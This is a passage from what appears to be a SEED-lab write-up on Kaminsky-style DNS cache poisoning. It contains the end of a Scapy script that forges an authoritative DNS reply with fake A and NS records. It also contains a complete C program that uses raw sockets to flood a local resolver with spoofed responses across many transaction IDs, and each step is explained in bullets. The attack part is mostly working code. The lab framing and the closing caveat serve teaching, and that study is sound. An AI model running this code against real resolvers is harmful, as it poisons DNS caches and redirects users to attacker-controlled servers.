             qd=Qdsec, an=Anssec, ns=NSsec)
Replypkt = IPpkt/UDPpkt/DNSpkt
with open('ip_resp.bin', 'wb') as f:
  f.write(bytes(Replypkt))
  Replypkt.show()

send(Replypkt)
```

- #!/usr/bin/python3 + from scapy.all import * — uses Python + Scapy for packet crafting.
- targetName / targetDomain — the hostname and domain being forged (e.g. twysw.example.com, example.com).
- IPpkt = IP(src='199.43.135.53', dst='10.9.0.53') and UDPpkt = UDP(sport=53, dport=33333) — builds an IP/UDP reply header **claiming** to come from an authoritative nameserver to the local resolver (src = NS IP, dst = resolver, src port 53).
- Qdsec = DNSQR(...) — question section (same name as the query so the reply matches).
- Anssec = DNSRR(... rdata='1.2.3.4' ...) and NSSec = DNSRR(... rdata='ns.attacker32.com' ...) — the Answer and Authority RRs the attacker wants the resolver to cache.
- DNSpkt = DNS(..., qd=Qdsec, an=Anssec, ns=NSSec) then Replypkt = IPpkt/UDPpkt/DNSpkt; f.write(bytes(Replypkt)); Replypkt.show(); send(Replypkt) — assemble the packet, save it to ip_resp.bin, print fields, and send it on the network.

- The script builds and sends a forged DNS **reply** that looks like it came from the real nameserver and contains a fake A/NS record for the target.

attack.c

```
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

// based on the provided framework and SEED book code
#define MAX_FILE_SIZE 1000000


/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(unsigned char* pkt, int pktsize, char* name);
void send_dns_response(unsigned char* pkt, int pktsize,
```

```
                unsigned char* src, char* name,
                unsigned short id);

int main()
{
  unsigned short transid = 0;

  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
    perror("Can't open 'ip_req.bin'");
    exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load the first DNS response packet from file
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
    perror("Can't open 'ip_resp.bin'");
    exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

  char a[26]="abcdefghijklmnopqrstuvwxyz";
  while (1) {
    // Generate a random name with length 5
    char name[6];
    name[5] = '\0';
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];

    printf("name: %s, id:%d\n", name, transid);
    //############################################################################
    /* Step 1. Send a DNS request to the targeted local DNS server.
```

```
            This will trigger the DNS server to send out DNS queries */

    send_dns_request(ip_req, n_req, name);


    /* Step 2. Send many spoofed responses to the targeted local DNS server,
            each one with a different transaction ID. */

    for (int i = 0; i < 500; i++)
    {
      send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
      send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
      transid += 1;
    }
    //###########################################################################
  }
}


/* Use for generating and sending fake DNS request.
 * */
void send_dns_request(unsigned char* pkt, int pktsize, char* name)
{
  // replace twysw in qname with name, at offset 41
  memcpy(pkt+41, name, 5);
  // send the dns query out
  send_raw_packet(pkt, pktsize);
}


/* Use for generating and sending forged DNS response.
 * */
void send_dns_response(unsigned char* pkt, int pktsize,
                       unsigned char* src, char* name,
                       unsigned short id)
{
  // the C code will modify src,qname,rrname and the id field
```

```
  // src ip at offset 12
  int ip = (int)inet_addr(src);
  memcpy(pkt+12, (void*)&ip, 4);
  // qname at offset 41
  memcpy(pkt+41, name, 5);
  // rrname at offset 64
  memcpy(pkt+64, name, 5);
  // id at offset 28
  unsigned short transid = htons(id);
  memcpy(pkt+28, (void*)&transid, 2);
  //send the dns reply out
  send_raw_packet(pkt, pktsize);
}


/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  // Step 2: Set socket option.
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                &enable, sizeof(enable));

  // Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *) buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
```

```
  sendto(sock, buffer, pkt_size, 0,
      (struct sockaddr *)&dest_info, sizeof(dest_info));
  close(sock);
}
```

- Includes & struct ipheader: imports network functions and defines a simple IP header layout so the code can read destination/source IPs from the raw packet buffer.
- ip_req.bin / ip_resp.bin: saved packet templates created by the Scapy scripts — the C program reads these raw bytes and edits fields before sending.
- Random name generation: builds a 5-letter random label (e.g. xzopr) to force cache misses on the resolver (creates attack windows).
- send_dns_request(...): writes the random name into the DNS query template (at a fixed offset) and sends it to trigger the resolver to query upstream.
- send_dns_response(...): modifies the response template's source IP, qname, rrname and DNS transaction ID (at fixed offsets) to produce many forged replies.
- Offsets matter: the code uses hard-coded byte offsets (e.g. +12 for src IP, +28 for DNS id, +41 for qname) — these match the packet layout produced by Scapy's templates.
- Transaction ID (id): the loop increments/transmits many IDs so one forged reply may match the resolver's expected TXID — that's the core of Kaminsky-style spoofing.
- send_raw_packet(...) + raw socket: creates AF_INET, SOCK_RAW, IPPROTO_RAW and uses IP_HDRINCL so the program sends the full IP packet bytes exactly as crafted (kernel won't add its own IP header).
- inet_addr, htons, memcpy: helper calls to convert IP/text/ID into network byte order and copy them into the correct places in the packet buffer.
- Tight loop of replies: the program sends hundreds of forged replies per trigger (two NS IPs per iteration) to maximize chance of a matching reply arriving first.

- The code is for controlled lab use only — it demonstrates DNS cache poisoning mechanics and must not be used against systems you don't own/authorize.